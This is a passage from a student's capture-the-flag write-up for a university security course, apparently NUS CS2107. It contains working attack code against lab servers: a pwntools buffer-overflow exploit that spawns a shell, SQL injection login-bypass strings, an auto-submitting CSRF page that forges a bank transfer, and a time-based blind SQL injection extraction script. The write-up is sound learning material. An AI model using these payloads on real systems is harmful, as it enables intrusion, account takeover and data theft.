0x7fffffffce60: 0x4141414141414141      0x4141414141414141
0x7fffffffce70: 0x4141414141414141      0x4141414141414141
```

Note: x/100x $rsp (register stack pointer)-> prints 100 bytes from top of stack

It looks like the return address of the main function 0x7fffffffde38 is not too far away from the address on the stack which stores the value of the first ‘A’, 0x7fffffffce28.

Doing the calculation, we find out that the return address of the main function is 4112 bytes away from the first A.

```
[10] #return address of main function
     hex_value = 0x7fffffffde38
     decimal_value = int(hex_value)
     print("Decimal value:", decimal_value)

     Decimal value: 140737488346680

[11] #memory location of where the first A is on the stack
     hex_value = 0x7fffffffce28
     decimal_value = int(hex_value)
     print("Decimal value:", decimal_value)

     Decimal value: 140737488342568

     print(140737488346680-140737488342568) #main - first A

     4112
```

Now we are ready to craft our exploit.

As above, since we calculated our offset to be 4112 bytes, I sent 4112 dummy bytes of character 'A' followed by the address of win()+5. Following that, I used the interactive() method in pwntools to spawn a shell.

```
m3.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/m3.py (3.8.5)
import os
os.environ['PWNLIB_NOTERM'] = '1'
from pwn import remote, p64
import struct
from struct import pack

# Connect to the remote server
conn = remote('cs2107-ctfd-i.comp.nus.edu', 16302)

# Read output until the "Source Port > " prompt
conn.recvuntil(b'Source Port > ')

# Send values for source and destination ports
conn.sendline('12345')  # Source Port
conn.recvuntil(b'Destination Port > ')
conn.sendline('54321')  # Destination Port

# Send data length
conn.recvuntil(b'Data Length > ')
data_len = 65535
conn.sendline(str(data_len))

# Generate payload
payload = b'A' *4112 + b';\x12@\x00\x00\x00\x00\x00'

# Send payload
conn.sendline(payload)

# Launch shell
conn.interactive()
```

At first glance, there seems to be no indication of successfully spawning a shell. Trying the linux shell function "ls", we found that we have successfully spawned a shell! Simply printing the contents of flag.txt returned us the flag.

```
Assignment_2 — python m3.py — 113×20
(base) jowayn@Jo-Wayns-MacBook-Pro Assignment_2 % python m3.py
[x] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302
[x] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302: Trying 172.25.76.48
[+] Opening connection to cs2107-ctfd-i.comp.nus.edu on port 16302: Done
m3.py:14: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  conn.sendline('12345')  # Source Port
m3.py:16: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  conn.sendline('54321')  # Destination Port
m3.py:21: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  conn.sendline(str(data_len))
[*] Switching to interactive mode
Data >
Packet bytes:

0x000000: 39 30 31 d4 07 00 3d                             901...=
ls
flag.txt
run
cat flag.txt
CS2107{0ver_th3_m00n_4nd_0V3r_tHe_w!r3_f451a67}
```


The flag is CS2107{0ver_th3_m00n_4nd_0V3r_tHe_w!r3_f451a67}

M4.

This challenge requires us to utilise SQL Injection to bypass a vulnerable login page. Our initial realisation is that the input does not allow spaces at all. Hence, we will have to replace spaces with /**/

First, I tried this syntax
Username: ‘or/**/1=1/**/—/**/’
Password: ‘or/**/1=1/**/—/**/’

However are are returned with this error message



The system seems to protect against inputting 1=1 as integers instead of strings, either that or it does not allow the use of empty strings.

Trying a different syntax:
Username: tom'/**/or/**/'1'='1
Password: tom'/**/or/**/'1'='1

With this, I obtained the flag.

The query in the system should look like: (ignoring the replacing of spaces with /**/)
SELECT username, password, role FROM users WHERE username = ‘tom’ or ‘1’ =’1’
AND
password = ‘tom’ or ‘1’ =’1’

H2.

This challenge requires us to perform a Cross-Site Forgery Request (CSRF).

Initial inspection of the web app's source code reveals that there exists a "super VIP portal" that will reveal the flag, and that being able to render this page requires that my bank account has at least 100,000,000, as below.

```
@app.route('/super_vip_portal')
@login_required
def super_vip_portal():
    accounts = Account.query.filter_by(user_id=session['user_id']).all()
    if sum([account.balance for account in accounts]) < 100000000:
        return redirect(url_for('dashboard'))
    return render_template('super_vip_portal.html', flag=FLAG)
```

We have information that this account has 1,000,000,000,000 in value associated with it, as below.


```
@event.listens_for(Account.__table__, 'after_create')
def insert_initial_account(*args, **kwargs):
    account = Account(name='All da money', balance=1000000000000, user_id=1)
    db.session.add(account)
    db.session.commit()
```

We also realise from the challenge description that we are supposed to engineer a page that the admin will be visiting. From this, we know the exploit could involve sending a malicious link that would "steal" the admin's money by forging a transfer request from the admin to be sent to the bank website, with the money being transferred from the initial account created by the admin (we will call this the admin's account), corresponding to user_id = 1, into my account. By doing so, we are performing a CSRF attack on the admin by forging a request from the admin to the bank's website. This is only possible because we realise that no matter how long we dwell on the bank's website, we do not get logged out unless we explicitly click the logout button, or empty our cache (thus emptying our authenticated tokens with websites). Thus, there is a high possibility that the admin is currently already authenticated by the bank website and has not logged out, thus I will execute an attack based on the assumption. If my assumption is correct, we do not even have to steal any authentication tokens to beat the challenge. The steps taken in my attack are as follows:


I first registered an account with the username as "hehexd", and logged into the account. I opened a banking account under my username with the same name, "hehexd".

username: hehexd
password: hehexd13579


Observe that the initial account balance was 0, and that the account number associated with this account is 145.



As mentioned, my strategy was to forge a request to transfer money from the account number 1 (intialised account with “all da money”) to my account, in order to obtain VIP status and render the VIP page. On the transfer page, I noticed when trying to transfer an amount of 0 to account=1 that the payload takes the form of the following:



Moreover, the form request was a post request:



The reason for a 302 NOT FOUND response status code was because the transfer was not a valid one, but from the request that was sent we learnt that it was the form of a POST request, which is as expected. We can also observe the nature of the request from the website’s source code:

```python
def transfer(id):
    account = Account.query.get_or_404(id)
    if account.user_id != session['user_id']:
        return redirect(url_for('dashboard'))
    if request.method == 'POST':
        if account.balance < float(request.form['amount']):
            flash('Insufficient funds')
            return redirect(url_for('transfer', id=id))
        if float(request.form['amount']) < 0:
            flash('Invalid amount')
            return redirect(url_for('transfer', id=id))
        account.balance -= float(request.form['amount'])
        account = Account.query.get_or_404(request.form['account'])
        account.balance += float(request.form['amount'])
        db.session.commit()
        return redirect(url_for('dashboard'))
    accounts = Account.query.filter_by(user_id=session['user_id']).all()
    return render_template('transfer.html', account=account, accounts=accounts)
```

As seen from the payload screenshot, the payload form of account=X&amount=X can easily be manipulated in HTML format as below, so as to force the viewer of this page into a form submission with the specified payload, to the bank website. However, this only works when the admin opens the page because http://svb:5003/transfer/1 (transfer page for admin – also the webpage through which the admin accesses the bank website) only allows authenticated users to access the page, and the admin is one such user that is authenticated (hopefully he has not logged out). We are told that a bot will simulate the exploitation by opening any URL that we submit. Hence, the HTML page below was created for the admin to send my CSRF form as a POST request once his browser accesses the page, transferring the amount of 100,000,000 to me (account 145). Notably, since the challenge mentioned that the admin accesses the bank's webpage through the URL http://svb:5003, the form was built in such a way that it sends the post request to this webpage (specifically the transfer page).

malicious.html

```html
<html>
  <body>
    <form id="csrf-form" action="http://svb:5003/transfer/1" method="POST">
      <input type="hidden" name="account" value="145">
      <input type="hidden" name="amount" value="100000000">
    </form>
    <script>
      document.getElementById("csrf-form").submit();
    </script>
  </body>
</html>
```

Of course, we will need to create an endpoint for the admin to be able to retrieve this malicious HTML page, hence I set up a simple webserver on localhost to host this page, as below:

server.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/h2/server.py (3.8.5)

```python
from http.server import HTTPServer, SimpleHTTPRequestHandler
import os

print(os.listdir())

os.chdir('html')

port = 8080
httpd = HTTPServer(('0.0.0.0', port), SimpleHTTPRequestHandler)
print(f"Serving on port {port}")

try:
    httpd.serve_forever()
except KeyboardInterrupt:
    print("\nShutting down server...")
    httpd.shutdown()
```

Ln: 6 Col: 16


In order for an external party to access this webpage, he will have to directly connect to my host (oops, I'm revealed). Hence my IP address, together with the port number specified in the above code makes up the malicious page for an external party to access. Of course in an actual CSRF attack, an attacker could simply use a proxy server to host this to hide his identity. The malicious url is as follows:

http://<MY-IP-ADDRESS>:8080/malicious.html (my actual IP address removed here)


After submitting the URL in the form specified by the challenge, the resultant URL is as follows:

http://cs2107-ctfd-i.comp.nus.edu:5004/visit?url=http://<MY-IP-ADDRESS>:8080/malicious.html

After a brief delay, I became a millionaire.



It looks like I now have enough money in my account to access the Super VIP Portal, but since there was no direct link to the portal, trivially changing the URL granted me access to the portal since I met the requirements (at least 100,000,000 in account and authenticated user).



The flag is CS2107{b00M_Goes_thE_INduSTry}

B2.

The key to beating this challenging was by using time-based blind SQL injection. Observing the source code of the challenge server:

app.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/bonus/app.py (3.8.5)

```
from flask import Flask, request, redirect, url_for
import sqlite3

app = Flask(__name__)
database = 'database.db'

@app.route('/')
def index():
    id = request.args.get('id')
    if id is None:
        return redirect(url_for('index', id=1))
    with sqlite3.connect(database) as con:
        cur = con.cursor()
        try:
            cur.execute('SELECT * FROM mytable WHERE id='+id)
        except sqlite3.OperationalError:
            return 'Error'
        return 'What did that query return? It is a mystery ¯\_(ツ)_/¯'
```

Ln: 18 Col: 70

We noticed that the database was initialised using sqlite3. This would be useful for my approach later. Also, the default table at the beginning of the lookup was “mytable”, whereas in the challenge description it was explicitly mentioned than we are trying to look into a table named “flag” instead.


Trying trivial requests on the challenge website, it seems to always return the same webpage as long as the input query was a valid SQL query…… How then can we obtain feedback from the server with regards to our inputs? The answer was to introduce a time delay with the use of CASE statements. SQLite’s implementation of time delay uses randomblob().

As we already know the format of the flag always starts with “CS2107”, I experimented with this query appended to the end of the challenge server site:

?id=1 AND (SELECT CASE WHEN substr(flag, 1, 6)='CS2107' THEN randomblob(1000000000) ELSE NULL END FROM flag)

This would return a time-delay of about 3-4s when the case statement was true, whereas the site processes the query in a matter of milliseconds if the case statement was false.

Sure enough, this was the time delay I found with the above query:



Hence, we know we are looking at the correct place for the flag. We could make use of this strategy to iteratively send requests with every possible character on every position of the flag string, and use the delay as positive feedback that the particular character is correct!

Firstly, I experimented with different values of flag length to determine the correct length, using the following query:

?id=1 AND (SELECT CASE WHEN (SELECT length(flag) FROM flag)=26 THEN randomblob(1000000000) ELSE NULL END)

I found out that the time delay occurred only with the length of 26 characters, hence I was certain that was the correct length. From this point, I executed the following python script to iteratively send requests to find out the characters at each position of the flag, using the substr() method.

b2_sol.py - /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/b2/b2_sol.py (3.11.2)

```python
import requests
import time

url = 'http://cs2107-ctfd-i.comp.nus.edu:5005/'
flag_length = 26
flag = ''
delay_threshold = 3

auth_token_name = 'auth_token'
auth_token_value = """AUTH TOKEN REDACTED"""

session_cookie_name = 'session'
session_cookie_value = """SESSION COOKIE REDACTED"""

session = requests.Session()
session.cookies.set(auth_token_name, auth_token_value)
session.cookies.set(session_cookie_name, session_cookie_value)

charset = '!_ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789{}'

for i in range(1, flag_length + 1):
    for char in charset:
        ascii_value = ord(char)
        payload = f"?id=1 AND (SELECT CASE WHEN (SELECT unicode(substr(flag,{i},1)) FROM flag)={ascii_value} THEN randomblob(1000000000) ELSE NULL END)"
        start_time = time.time()
        response = session.get(url + payload)
        end_time = time.time()

        response_time = end_time - start_time

        if response.status_code == 200 and response_time >= delay_threshold:
            flag += chr(ascii_value)
            print(f"Current flag: {flag}")
            break

print(f"Final flag: {flag}")
```

The result of the above script is as follows:

```
====================== RESTART: /Users/jowayn/Documents/NUS/y4s2/cs2107/Assignment_2/bonus/bonus.py ===========
============
Current flag: C
Current flag: CS
Current flag: CS2
Current flag: CS21
Current flag: CS210
Current flag: CS2107
Current flag: CS2107{
Current flag: CS2107{1
Current flag: CS2107{1_
Current flag: CS2107{1_5
Current flag: CS2107{1_5E
Current flag: CS2107{1_5EE
Current flag: CS2107{1_5EE_
Current flag: CS2107{1_5EE_h
Current flag: CS2107{1_5EE_hI
Current flag: CS2107{1_5EE_hID
Current flag: CS2107{1_5EE_hIDd
Current flag: CS2107{1_5EE_hIDde
Current flag: CS2107{1_5EE_hIDden
Current flag: CS2107{1_5EE_hIDden_
Current flag: CS2107{1_5EE_hIDden_f
Current flag: CS2107{1_5EE_hIDden_fl
Current flag: CS2107{1_5EE_hIDden_fl4
Current flag: CS2107{1_5EE_hIDden_fl4g
Current flag: CS2107{1_5EE_hIDden_fl4gs
Current flag: CS2107{1_5EE_hIDden_fl4gs}
Final flag: CS2107{1_5EE_hIDden_fl4gs}
```

CS2107{1_5EE_hIDden_fl4gs}

Sure enough, this was 26 characters in length. :D